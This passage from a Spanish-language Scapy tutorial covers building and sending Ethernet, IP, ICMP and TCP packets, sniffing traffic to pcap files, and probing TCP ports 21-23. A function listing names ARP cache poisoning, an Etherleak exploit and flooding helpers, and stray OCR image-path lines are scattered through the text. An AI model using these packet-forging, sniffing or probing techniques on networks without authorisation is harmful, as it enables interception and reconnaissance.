1. Operaciones básicas

a. Comandos básicos

Scapy soporta cerca de **300 protocolos de red**. Podemos tener una idea mediante el comando **`ls()`** en el shell Scapy.

```
ANGE@Debian8:~/python/cap3$ sudo scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot. INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no defaultroute?) Welcome
to Scapy (2.2.0)
>>> ls()
 ARP        : ARP
 ASN1_Packet : None
 BOOTP      : BOOTP
 CookedLinux : cooked linux
 DHCP       : DHCP options
 DHCP6      : DHCPv6 Generic Message
 DHCP6OptAuth : DHCP6 Option - Authentication DHCP6OptBCMCSDomains : DHCP6 Option - BCMCS Domain Name List DHCP6OptBCMCSServers :
 DHCP6 Option - BCMCS Addresses List DHCP6OptClientFQDN : DHCP6 Option - Client FQDN DHCP6OptClientId : DHCP6 Client Identifier
 Option DHCP6OptDNSDomains : DHCP6 Option - Domain Search List option DHCP6OptDNSServers : DHCP6 Option - DNS Recursive Name Server
 DHCP6OptElapsedTime : DHCP6 Elapsed Time Option DHCP6OptGeoConf :
 DHCP6OptIAAddress: DHCP6 IA Address Option (IA_TA or IA_NA suboption)
 DHCP6OptIAPrefix : DHCP6 Option - IA_PD Prefix option DHCP6OptIA_NA : DHCP6 Identity Association for Non-temporary Addresses
 Option
 DHCP6OptIA_PD : DHCP6 Option - Identity Association for Prefix Delegation
 DHCP6OptIA_TA : DHCP6 Identity Association for Temporary Addresses Option
 DHCP6OptIfaceId : DHCP6 Interface-Id Option DHCP6OptInfoRefreshTime : DHCP6 Option - Information Refresh Time DHCP6OptNISDomain : DHCP6
 Option - NIS Domain Name DHCP6OptNISPDomain : DHCP6 Option - NIS+ Domain Name
```


Podemos utilizar el comando **`lsc()`** para conocer los **comandos básicos.**


```
>>> lsc()
arpcachepoison      : Poison target's cache with (your
                      MAC,victim's IP) couple
arping              : Send ARP who-has requests to determine
                      which hosts are up
bind_layers         : Bind 2 layers on some specific fields'
                      values
corrupt_bits        : Flip a given percentage or number of bits
                      from a string
corrupt_bytes       : Corrupt a given percentage or number of
                      bytes from a string
defrag              : defrag(plist) -> ([not fragmented],
                      [defragmented],
defragment          : defrag(plist) -> plist defragmented as
                      much as possible
dyndns_add          : Send a DNS add message to a nameserver for
                      "name" to have a new "rdata"
dyndns_del          : Send a DNS delete message to a nameserver
                      for "name"
etherleak           : Exploit Etherleak flaw
fragment            : Fragment a big IP datagram
fuzz                : Transform a layer into a fuzzy layer by
                      replacing some default values by random
                      objects
getmacbyip          : Return MAC address corresponding to a
                      given IP address
hexdiff             : Show differences between 2 binary strings
hexdump             : --
hexedit             : --
is_promisc          : Try to guess if target is in Promisc mode.
                       The target is provided by its ip.
linehexdump         : --
ls                  : List available layers, or infos on a
                      given layer
promiscping         : Send ARP who-has requests to determine
                      which hosts are in promiscuous mode
rdpcap              : Read a pcap file and return a packet list
send                : Send packets at layer 3
sendp               : Send packets at layer 2
sendpfast           : Send packets at layer 2 using tcpreplay
                      for performance
sniff               : Sniff packets
split_layers        : Split 2 layers previously bound
sr                  : Send and receive packets at layer 3
sr1                 : Send packets at layer 3 and return only
                      the first answer
srbt                : send and receive using a bluetooth socket
srbt1               : send and receive 1 packet using a
                      bluetooth socket
srflood             : Flood and receive packets at layer 3
```

Creación de paquetes

No es necesario rellenar todos los campos, ya que existen valores por defecto. Además, Scapy apilará de manera natural las capas de red desde las más bajas hasta las más altas y la resolución DNS es automática.

La trama Ethernet es de fácil utilización, hablamos aquí con las direcciones MAC.







```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
>>> ls(Ether)
dst        : DestMACField          = (None)
src        : SourceMACField        = (None)
type       : XShortEnumField       = (0)
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
tos        : XByteField            = (0)
len        : ShortField            = (None)
id         : ShortField            = (1)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
chksum     : XShortField           = (None)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : PacketListField       = ([])
>>>
```

```
>>> mi_trama = Ether(dst='00:19:4b:10:38:79')
>>> sendp(mi_trama)
.
Sent 1 packets.
>>>
```

Vemos que pasamos la variable `dst` que aquí define la dirección MAC de destino. Podríamos, por supuesto, hacer lo mismo con la variable `src` para la dirección MAC de origen.




```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
>>> ls(TCP)
sport      : ShortEnumField       = (20)
dport      : ShortEnumField       = (80)
seq        : IntField             = (0)
ack        : IntField             = (0)
dataofs    : BitField             = (None)
reserved   : BitField             = (0)
flags      : FlagsField           = (2)
window     : ShortField           = (8192)
chksum     : XShortField          = (None)
urgptr     : ShortField           = (0)
options    : TCPOptionsField      = ({})
>>>
>>>
```

```
>>> mi_ping = Ether() / IP(dst='192.168.1.1') / ICMP()
 >>> sendp(mi_ping)
 .
Sent 1 packets.
```

Podemos también trabajar con la capa IP. Aquí, se proporciona la variable **`dst` de la capa IP**, o sea la dirección IP. Comenzamos aquí a encapsular empleando el símbolo / que separa las capas.

Podríamos continuar con el protocolo TCP y luego el envío de mensaje (capa de aplicación).

```
Ether() / IP() / TCP() / "GET HTTP/1.0\r\n\r\n"
```



ICMP forma parte por supuesto de los protocolos actuales.

```
>>> ls(ICMP)
type : ByteEnumField             = (8)
code : MultiEnumField            = (0)
chksum : XShortField             = (None)
id         : ConditionalField    = (0)
seq    :    ConditionalField     = (0)
ts_ori   :   ConditionalField    = (39474514)
ts_rx      : ConditionalField    = (39474514)
ts_tx      : ConditionalField    = (39474514)
gw         : ConditionalField    = ('0.0.0.0')
ptr    :    ConditionalField     = (0)
reserved  :  ConditionalField    = (0)
addr_mask  :  ConditionalField   = ('0.0.0.0')
unused     : ConditionalField    = (0)
>>> p=IP(dst="www.google.es")/ICMP()
>>> p.summary()
"IP / ICMP 192.168.1.12 > Net('www.google.es') echo-request 0"
>>>
```

Usando **`ls()`** para ICMP, descubrimos los valores de cada elemento de ICMP que, para nuestro caso, serán válidos por defecto.

Podemos luego indicar el objetivo, aquí www.google.com, que queremos probar empleando **`IP()`** al que indicamos la dirección web.

`p.summary()` nos permite saber cómo hemos creado nuestro paquete.

Pero, por el momento, no hemos ejecutado nuestra consulta empleando el comando **`send().`**

```
>>> send(p)
.
Sent 1 packets.
>>> q=sr1(p)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
>>> q.summary()
'IP / ICMP 173.194.34.24 > 195.221.189.155 echo-reply 0 / Padding'
>>> q
<IP version=4L ihl=5L tos=0x0 len=28 id=56167 flags= frag=0L
ttl=54 proto=icmp chksum=0x5826 src=173.194.34.24
dst=195.221.189.155 options=[] |<ICMP type=echo-reply code=0
chksum=0x0 id=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00' |>>>
>>>
```

Vemos que el paquete ha sido enviado.

Esta función Scapy **`SR1()`** que permite enviar y recibir un paquete es muy práctica y podemos ver el resultado utilizando **`summary()`**

Podemos modificar como queramos todos los valores por defecto de las funciones: cambiarlos, borrarlos, etc.

```
>>> q.haslayer(TCP)
0
>>> q.haslayer(IP)
1
>>> q[IP].src
'173.194.34.24'
>>> q[IP].ttl=255
>>> del q[IP].chksum
>>> q
<IP version=4L ihl=5L tos=0x0 len=28 id=56167 flags= frag=0L
ttl=255 proto=icmp src=173.194.34.24 dst=195.221.189.155
options=[] |<ICMP type=echo-reply code=0 chksum=0x0 id=0x0
seq=0x0 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00' |>>>
>>>
```

En el ejemplo anterior, vemos en primer lugar si `q` tiene una capa TCP y luego IP.

Vemos que el primer comando devuelve el valor 0 (sin TCP) y el segundo el valor 1. Vemos entonces la IP de origen para **cambiar el valor de TTL** y **suprimir el de checksum**.

Repitamos nuestro `ping` anterior para utilizar **`srp` y ver los resultados obtenidos**.

```
>>> mi_ping = Ether() / IP(dst='192.168.1.1') / ICMP()
>>> rep,no_rep = srp(mi_ping)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> rep <Results: TCP:0 UDP:0 ICMP:1 Other:0>
>>> no_rep
<Unanswered: TCP:0 UDP:0 ICMP:0 Other:0> >>>
```

Podríamos necesitar **ver los resultados en diversos formatos (hexa, string...).**

```
>>> a=Ether()/IP(dst="www.python.org")/TCP()/"GET HTTP/1.0\r\n\r\n"
>>> hexdump(a)
0000   5C DC 96 87 BD E9 00 0C  29 A7 B6 93 08 00 45 00   \       )      E
0010   00 38 00 01 00 00 40 06  EC 0C C0 A8 01 0C B9 1F    8    @
0020   13 DF 00 14 00 50 00 00  00 00 00 00 00 00 50 02       P        P
0030   20 00 51 3C 00 00 47 45  54 20 48 54 54 50 2F 31     Q<  GET HTTP/1
0040   2E 30 0D 0A 0D 0A                                  .0
>>>
>>> b=str(a)
>>> b
'\\\xdc\x96\x87\xbd\xe9\x00\x0c)\xa7\xb6\x93\x08\x00E\x00\x008\x00\x01\x00\x00@\
x06\xec\x0c\xc0\xa8\x01\x0c\xb9\x1f\x13\xdf\x00\x14\x00P\x00\x00\x00\x00\x00\x00
\x00\x00P\x02 \x00Q<\x00\x00GET HTTP/1.0\r\n\r\n'
>>> c=Ether(b)
>>> c
<Ether  dst=5c:dc:96:87:bd:e9 src=00:0c:29:a7:b6:93 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=56 id=1 flags= frag=0L ttl=64 proto=tcp chksum=0xec0c src=192
.168.1.12 dst=185.31.19.223 options=[] |<TCP  sport=ftp_data dport=http seq=0 ac
k=0 dataofs=5L reserved=0L flags=S window=8192 chksum=0x513c urgptr=0 options=[]
 |<Raw  load='GET HTTP/1.0\r\n\r\n' |>>>>
>>>
```

Las entradas/salidas

Scapy nos permitirá hacer capturas de paquetes, guardar estas capturas, cargar los paquetes, convertir los paquetes, etc. Vamos a ver por ejemplo los diferentes comandos:

```
>>> lp=sniff(count=50)
>>> lp
<Sniffed: TCP:20 UDP:6 ICMP:0 Other:24>
>>> wrpcap("capture_eni.pcap",lp)
>>> del lp
>>> lp=rdpcap("capture_eni.pcap")
>>> lp
<capture_eni.pcap: TCP:20 UDP:6 ICMP:0 Other:24>
>>> str(lp[0])
'\x00&\xb9\xeboh\x00\x0b\xcd\xb1$3\x08\x00E\x00\x05\xdc\xd4\x9c@\x
00\xf1\x063\xb6E?\xb5\x10\xc3\xdd\xbd\x9b\x01\xbb\xa9\xaef\xefoff\
xd5\x17Q\x80\x18\x16\xbb\xa77\x00\x00\x01\x01\x08\nC\x07O2\x00\xe1
Fm\x17\x03\x01\x05\xb8Y2Y\xee1\xbe\xd1tz\xbd(g
=\x04Mu\xd7\xa1(u\x96\xa1\xe1\x88\x9f.\xd0Jb\xc8\x10\xc3\x8c\x88x\
xb3\xad\xd9\x7fM\xb3c\xeb\xaa&\x08\x9aP\xa5\xff{;~\r\xda\x11t\x07\
x9a\xb8\xec\xe9\x8a\xa1\x8fu\xfb\x080c\xc3\xf3hK\xae\x01\x05\xfb\x
96\xb2\x04l\xf2\xbb\xeb\x04\xf44\r:\x8c\x1a[3\x17\x1aa\xa1\\\x0f\x
d1I\r\xb64\x18\xdbQ\xc7}%X\x14
\x99\x86\xff\x7f\x17\x12Wl\xeejY*\xaaf\x8c\xad\x8d\xb7X\x07\x16Y\x
e3\xe7\xe4\xb6\xa9Xs\xc1\xb4;}Jrj\xc8\xef1\x90\xbe1\x82\x0c\xc3g$N
R\x95\x95\xc2\xec\x88\xa1o\xabW\xe5\x84s\x05\xa7\xb2\x1a\xed\xc6)\
xa0\xeci\x88\xe8d\rq+\x97\xc56\xf16\xaa\xd9\xf8\xc0\x86w/\x0er$7U\
xee\xa7\x16|\x08\xc6\xd1\x19d\x18\xbb\x11\xaa\x0b\xd0\xc8\x05Z5a\x
e9\x17\xd4\x92\xc3\xc0\xb9\xe9\xa4\t\x03\xa7\x7f\xe5\xa2\x06H\xcdJ
#\xe1\xcc\xfb\'\xad\xde\x8aY\xbf>J\x96\x1cH\x1am\x08\xdf--
L\x14o\xc2\xe1do\xfc\x81T8`p\x03\xfbpn\xbdZ3\x14\xa0\xe8\xf6\xd4"5
\xfd"\xd3\xd7L\x93\xff\x85\x16\xd6\xe7\x92\x01\xc3\xc2\x99\x0cw\xc
8X\x93\xc1\x82j0\x1dcB\xdf\xf4\x83\x1a\xfc\x17J\x02\xc0,\xe7j\xd6\
xc4a\t\x9f0ybot
N\xc6\xf0}P\xd9}\x8c\x1eB\x8e\xa0\xd4\x1c-\xe9\xaa\xc5\'c\x8c\x07\
xc2\xf9\xb3\xe4w!\xe8\xe490\xd1\x9f\xa1\xa3\xad\xc1d\xa0\x17s\xd2\
t\xf5\xc2\xaa\xecrG\x7f\xe7\x8f#\xe7\x9d\xf1Ds1|
s\xb5\x0fR\x11\xaf\x97\x17`\xce;\x12\xb1R\x18\n\xe5u\xef=TOr\x03Y\
xf6\xa9\x19\xa19\x98YK\xd3\'\xf9=\xb3\xe6A\xff\xffv\xffprk\x19OE\x
a4~sKwJL7\xc0.\xd1\xff\xb1TK\xce\xda!
n;-\xe1W\xe5\xac\x15.\xcaR\x91\xeb\xd2\xfcB\xfcQTu\xbd\x92\xe6D\x8
c\x15\nM>\x9e\xad\xba%\x8d\xb5+\xce]\xe6\xe6\xabT
%\xb8\x95\x0e$\xe8s\xd2\xb5\xdd\xb8`\x1b\x8a\x8a\xc8\xef4\xe4\x9ej
\xc1\x024\xa0<\xa1M)\xd3\xd9o\xe6\xc3\xf61Y\x9f\xedp\x91\xa5\xe0\x
01\xea\xbb\x85\xf2\xffi/\xde[\xf8T\x04*\xae!\x07d\xc16\x96\xdbsC6\
```

```
xcbD\xdek\x9637S\x184\x99M\xe9\xff\x12\x8e\xc9v2\r\xa49-\xb9\x02\x
e5\x12%\x13g\x86\xd0\xd8\xdd\xdb\x14\xe5\x8f\xc7h\x14\x81\xb5\xe6\
xe9\xd7\\\'N.N\x8d\xe1\x0eh\xfa\xa1\xf6\x1bSp\x80R=\x04\xf6\xf0\xe
7L\xe1\xcf\xd7\x99{N\x19A$tB\xfa\x19O>c\xafQ\x9a\x0c\x05>w\xa4\'4A
fQ8\x17\x87\xfby\x86\x1e:\x9c|\x9aG\x9d=\xc3O\'\xba\x0c\xb7\xfd\xd
8a\xf7\xd4\xbc\xfe\xb5\xb1\xafb\xa0\x95X\x04u"\x97~\xf29*\x1c\xb6(
\x95\xea\xb2d\xa4\x92y\xd2a\x9e\x17H\xc16Z/d\xfe\xe2\xe1\xf8\xe8\x
85\xc5[gq#\xca\x16Mm)\x1a+\x92,C\x1d\x04\r\xf7\xd30z\xff\xd2Y\xe8N
\x99\xa4\xa4\x94\x01W\x0c\xc9\xec{I\x98\xa9\t~C\xcb+\xfe.\x0ct\xbe
\xbb\xc5\x9bR\x9c\x983\xe9\xe1+\xa5\xbd\xb5{\x87\xb4I
\xf3s\\\xdcT\xfdJ\xf5H(On\x00\xc7\xf1\xe0\xff\x92\x92\xf5\xf7\xaf\
x8ah\xce?
N\xe3\xd9\xf3\x8aXL\x16p\xd4\'\x1d\xd3\xea\xd4B\xdb62\x03\x05\x82\
xea\x0e\xbd\xd9y\xba\x9c\xc6\x1e\x8eJ\x81\x89\xc5\\\xd7\x1f|\x8a\x
0f\x94\'\xa5\xfc\x9fKYBV\xef\xf1\xa3w\xb5\x90\x87\xfe\xf76\xc5\x15
\xb3\xe5T0&\x98[\x9eD\xe7\xef\x86F\x88\xe2\x99\x9f|\x83\xc5\x08u\x
16h\x1d\x98\x9e\xd5\xc0\x17]0\xe2\xc3\x0f\xd0+\xabM~\xcd\xb2\xe0\x
8b\x8e\xe2\xd0\xc8N\x9c\xca\x0c\x05\x18\xce|\xf4\xd7\t\xe6\xe8\xf2
Q\x1f\xa1\x93J)\xf1\xbd\x1c\t\xcc\x86\x9eD\xc16\xbf\xf0\x91*T\xc9\
xb9\xab\xec\x08\x13\xcc\xb9s`zFFev\xb7\x05\xbb\xecq\x07\xffL\xd0\x
83\x83H\xa7j\xb0`\xf0`\x8e\x8d\xec\x1dn
\xd5\x00\xb4p\xbd\xec\xb2\xac\xc3a\xc0m\x88\x13\xcc\xa1l\x9a\x9b\x
f2\xe0V\x9aXDh\xe5X=\xe5\xb0\x83\x83h\xe9=)\xd3\x97r\x1d#;\xb4\x1c
\x80\xc5\r\xa5\x8auh\xa7\x10\xb6\xd1j\'\xdf"1\x8d\xcb\x92\xe84\x04
S\x1a=\x81\x82\\\x1f\xbd\x03\x9640\xbe\x8d\x94$\x9ad\x97\xf1
\xa7lN\xce*_,\xbdl\xf5\x82i\xf8\xf1!\x1e+\xe0_\xb8M\x86\xdbV?\xbfK
\x88|\x99\xa5\x04g7\xf049\xec*\xbf\xb8\xfe~S\xd6/VQ\xcb\x17\xc6\x9
d\x85\x9a\xf5b\x10\x85\xbb\xbf|\xb3\xd3\xc1\xf4\x1d\x05\x06\xf4\xd
ab#\x9e\x9b\xb9\x8b\xf5P47\x1b\xe8\xc9G\x89\xe7\x96/Wt\x8bX\xde*\x
01\xec\xc7u\xdeEs\x18U\xcc=\xad\x0fR\x9d\xba\x81<\xf7\xb2)\x89\xbf
\xec\xea\xc0h~\x18s\xa2$\xe5\xcd\xc3tS\xb8i\x90\xdb\r4r\xe4f\xa1\x
fa\x91\xfe\xa4\x90u\xd5~\xa7\xe8W\x89\xc2\xd6\x95m.h\xd8\xb3\x94\x
b0\xeb\xb2$
{\xdf\x90\xc6%\xc0$Xn\xa1\xd4O\xe3\x17z\x1d\xc3\x17J\xcc3\x06\xd5\
xb0\xf0\xc8u\x98\xdc\x9d\x08N\x92\x8e\x7fB{\x98\xef\xa0>\xdc\xcc\x
99"\x16\xe64gL&\xf8vE\x85-\xbc!
v\xaa\xb4$Z\xf4o3<}\xd146z\x88\x91\xbf5\xe0\xa6^*\xd3\xe8\x8d\xf5/
(`{J2\x8d!\xaa\xb7\x00\x10\xc9\xdc\xa3\x04\xea\x0fH*\x19\xc1\xed_\
xce\xcf\x10\xda\xa0\xf2\x7fv\x86\x1d~\xf5\xa5OM\xb0\xcb\x0cc\xfe\x
c1d\xdf\xdc\x1d\xc9\xca\xefU\x8cXJ\x9f\x86\xe4ba\xcf\xf4\xfcB\xce<
\xe7\xae\xcb\xd9/< '
>>> r=Ether(str(lp[0]))
>>> r==lp[0]
True
>>>
```

Aquí tenemos **sniff()** **que nos permitirá hacer de la captura de red**, podemos **definir el número de paquetes que queremos capturar**, por ejemplo **(count=50)**.

```
>>> lp.summary()
Ether / IP / TCP 173.194.34.1:https > 195.221.189.155:46975 PA /
Raw
Ether / IP / TCP 195.221.189.155:46975 > 173.194.34.1:https A
802.3 00:13:7f:64:5a:d2 > 01:80:c2:00:00:00 / LLC / STP / Padding
aa:00:04:00:0a:04 > ab:00:00:03:00:00 (0x6003) / Raw
Ether / 195.221.189.254 > 224.0.0.1 igmp / Raw / Padding
Ether / ARP who has 195.221.189.68 says 195.221.189.254 / Padding
Ether / 195.221.189.254 > 224.0.0.10 eigrp / Raw
Ether / IP / UDP 195.221.189.87:50271 > 255.255.255.255:netbios_ns /
NBNSQueryRequest
Ether / ARP who has 195.221.189.248 says 195.221.189.155
Ether / ARP is at 00:03:ba:4e:db:91 says 195.221.189.248 / Padding
Ether / IP / ICMP 80.91.246.69 > 195.221.189.44 time-exceeded ttl-
zero-during-transit / IPerror / UDPerror
802.3 00:13:7f:64:5a:d2 > 01:80:c2:00:00:00 / LLC / STP / Padding
Ether / IP / UDP 195.221.189.87:50271 > 255.255.255.255:netbios_ns /
NBNSQueryRequest
802.3 00:13:7f:64:5a:d2 > 01:00:0c:cc:cc:cc / LLC / SNAP / Raw
Ether / ARP who has 195.221.189.118 says 195.221.189.254 / Padding
Ether / ARP who has 195.221.189.68 says 195.221.189.254 / Padding
Ether / IP / UDP 195.221.189.87:50271 > 255.255.255.255:netbios_ns /
NBNSQueryRequest
Ether / ARP who has 195.221.189.155 says 195.221.189.115 / Padding
Ether / ARP is at 00:26:b9:eb:6f:68 says 195.221.189.155
Ether / ARP who has 192.168.23.18 says 192.168.23.254 / Padding
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP /
DHCP
802.3 00:13:7f:64:5a:d2 > 01:80:c2:00:00:00 / LLC / STP / Padding
Ether / ARP who has 195.221.189.20 says 195.221.189.238 / Padding
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / IPv6 / UDP ::1:46277 > ::1:46277 / Raw
Ether / 195.221.189.254 > 224.0.0.13 pim / Raw
Ether / IP / TCP 195.221.189.155:35225 > 69.171.229.16:https A /
Raw
Ether / IP / TCP 195.221.189.155:35225 > 69.171.229.16:https PA /
Raw
Ether / 195.221.189.254 > 224.0.0.10 eigrp / Raw
Ether / IP / TCP 69.171.229.16:https > 195.221.189.155:35225 A
Ether / IP / TCP 69.171.229.16:https > 195.221.189.155:35225 A
Ether / IP / TCP 69.171.229.16:https > 195.221.189.155:35225 PA /
Raw
Ether / IP / TCP 195.221.189.155:35225 > 69.171.229.16:https A
Ether / IP / TCP 173.194.34.1:https > 195.221.189.155:46975 PA /
Raw
Ether / IP / TCP 195.221.189.155:46975 > 173.194.34.1:https A
Ether / IP / TCP 173.194.34.1:https > 195.221.189.155:46975 PA /
Raw
```

```
Ether / IP / TCP 195.221.189.155:46975 > 173.194.34.1:https A
Ether / IP / TCP 69.171.229.16:https > 195.221.189.155:35225 PA /
Raw
Ether / IP / TCP 195.221.189.155:35225 > 69.171.229.16:https A
Ether / IPv6 / UDP fe80::214:38ff:fe03:f244:mdns > ff02::fb:mdns /
Raw
>>>
```

`str()` permite ver la cadena de caracteres, **`wrpcap()`** guardar los paquetes **y `rdpcap()`** cargar los paquetes.

Podemos por supuesto utilizar Scapy en un script Python clásico, bastará para esto con escribir nuestro script importando la librería Scapy.

cap3_exo1.py

```
#!/usr/bin/python
import sys
from scapy.all import *
p=IP(dst='www.google.es')/ICMP()
send(p)
```

Resultado

```
ANGE@Debian8:~/python/cap3$ sudo ./cap3_exo1.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
```

Entramos en detalle

El operador **/** permite "**ensamblar**" dos capas entre sí, por **ejemplo IP()/TCP()**

La capa más baja puede tener uno o varios de sus campos por defecto cargados en la capa más alta, `IP => TCP`.

```
>>> IP()
 <IP |>
 >>> IP()/TCP()
 <IP frag=0 proto=tcp |<TCP |>>
 >>> Ether()/IP()/TCP()
 <Ether type=0x800 |<IP frag=0 proto=tcp |<TCP |>>>
 >>> IP()/TCP()/"GET / HTTP/1.0\r\r\n\n"
 <IP frag=0 proto=tcp |<TCP |<Raw load='GET / HTTP/1.0\r\r\n\n'
 |>>>
 >>> Ether()/IP()/IP()/UDP()
 <Ether type=0x800 |<IP frag=0 proto=ipencap |<IP frag=0
 proto=udp |<UDP |>>>>
 >>> IP(proto=55)/TCP()
 <IP frag=0 proto=55 |<TCP |>>
 >>>
```

Por el momento, hemos generado solo los paquetes. Podemos, si lo deseamos, personalizar cada campo del paquete.

Podemos, por ejemplo, definir la IP de destino, cambiar el TTL, el puerto...

Cambio de destino

```
>>> a=IP(dst="www.google.es")
>>> a
<IP dst=Net('www.google.es') |>
>>> [p for p in a]
[<IP dst=216.58.211.99 |>]
>>> a=IP(dst="www.google.com")
>>> a
<IP dst=Net('www.google.com') |>
>>> [p for p in a]
[<IP dst=216.58.211.100 |>]
>>> a=IP(dst="www.ediciones-eni.com")
>>> a
<IP dst=Net('www.ediciones-eni.com') |>
>>> [p for p in a]
[<IP dst=185.42.28.201 |>]
>>> a=IP(dst="www.ediciones-eni.com")
>>> a
<IP dst=Net('www.ediciones-eni.com/30') |>
>>> [p for p in a]
[<IP dst=90.83.78.128 |>, <IP dst=90.83.78.129 |>, <IP
dst=90.83.78.130 |>, <IP dst=90.83.78.131 |>]
>>>
```

Cambio del TTL (Time to Live)

```
>>> b=IP(ttl=[1,2,(5,9)])
>>> [p for p in b]
[<IP ttl=1 |>, <IP ttl=2 |>, <IP ttl=5 |>, <IP ttl=6 |>, <IP
ttl=7 |>, <IP ttl=8 |>, <IP ttl=9 |>]
```

Contenido del paquete

```
>>> a.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.1.12
  dst= Net('www.ediciones-eni.com/30')
  \options\
```

Ahora que sabemos manejar los paquetes, veamos en detalle cómo enviarlos.

La función `send()` permite enviar los paquetes de la capa 3. La función `sendp()`, por su parte, utilizará la capa 2. Tendrá que determinar la función a utilizar según sus necesidades.

```
>>> send(IP(dst="195.221.189.248")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="195.221.189.248",ttl=(1,4)),iface="eth0")
....
Sent 4 packets.
```

Vemos en el ejemplo anterior que, si utilizamos `send()`, debemos definir que trabajamos por ejemplo con el protocolo ICMP.

Utilizando `sendp()` podemos si lo necesitamos proporcionar opciones a `IP()` como la interfaz utilizada, el TTL, etc. Con `ttl=(1,4)` enviamos cuatro paquetes.

Podemos utilizar la función `sr()` que permite enviar y recibir los paquetes. **La función `sr1()` es una variante que solo devolverá un paquete** de retorno al paquete enviado.

```
>>> sendp("Eni esta en la red",iface="eth0",loop=1, inter=0.2)
.....................^C
Sent 22 packets.
```

El paquete debe ser un paquete de la capa 3 (IP, ARP...).

La función `srp()` hace lo mismo, pero para la capa2

La función `sr` (*send and receive*) devuelve dos listas. La primera es una lista de las parejas de paquetes enviados y recibidos, y la segunda una lista de paquetes sin respuesta.

```
>>> sr(IP(dst="195.221.189.248")/TCP(dport=[21,22,23]))
Begin emission:
..**.Finished to send 3 packets.
*
Received 6 packets, got 3 answers, remaining 0 packets
